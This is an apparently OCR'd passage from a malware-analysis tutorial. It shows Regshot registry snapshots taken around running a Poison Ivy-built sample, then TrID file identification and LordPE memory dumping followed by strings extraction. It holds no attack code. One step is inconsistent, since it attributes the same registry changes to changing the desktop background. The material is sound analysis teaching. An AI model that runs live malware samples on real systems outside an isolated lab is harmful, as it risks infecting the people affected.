
It is best to open it as an administrator by right-clicking on the appropriate file and then selecting the “Run as administrator” option.




Using Regshot to Track System Changes

Now that you have installed regshot, you are ready to put it to the test. Once you have opened regshot, you will need to take your first snapshot which will serve as the "before" snapshot. Do this by clicking on the "1st shot" button and then clicking on "Shot." Note that the file is going to be saved as a TXT file in the "*C:\Users\YOUR NAME\AppData\Local\Temp*" directory, but you can change this to any folder you want.






Now that you have taken your first shot, let's start making a change by running the malware created by poison ivy




Now that you have made a system change, it is time to take a second snapshot of your registry to see whether any changes have been made. Do this by going back to the regshot application and clicking on “2nd shot” and then clicking on “Shot.”



After you have done this, you may notice that the numbers shown on the bottom of the application screen have changed. In this case, both the “Keys” and “Values” have changed. Now we will click on the “Compare” button to compare the before and after shots

This will bring up a “Notepad” file with a summary of the changes.



If you continue to scroll down the document, you will see that it outlines several different aspects including the following. Remember that the numbers will vary based on your computer.

1. Keys added: 55
2. Values added: 36
3. Values modified: 25
4. Total changes: 69 (this appears at the bottom of the document)


In addition to listing the changes, it provides in-depth details about which keys were altered by changing your desktop background. This can be useful in case you want to manipulate those keys manually.

TrID
Identify Unknown Files

TrID is an utility designed to identify file types from their binary signatures. While there are similar utilities with hard coded logic, TrID has no fixed rules. Instead, it's extensible and can be trained to recognize new formats in a fast and automatic way.

TrID has many uses: identify what kind of file was sent to you via e-mail, aid in forensic analysis, support in file recovery, etc.


TrID uses a database of definitions which describe recurring patterns for supported file types. As this is subject to very frequent update, it's made available as a separate package. Just download both TrID and this archive and unpack in the same folder.




LordPE

Memory dump

Malware is often "packed" or otherwise obfuscated, confounding static analysis by obscuring strings and source code. To analyze it, you need to run it and analyze the RAM image it creates. We'll use the LordPE tool to do that. If you have an executable which PE header is corrupted (e.g. unpacked exe with OllyDump), LordPE can repair it.




Dumping memory




After that rename into dumped.exe


And then type “ strings dumped.exe



Type strings dumped.exe > malware.txt




notepad malware.txt



Online Analysis Resources

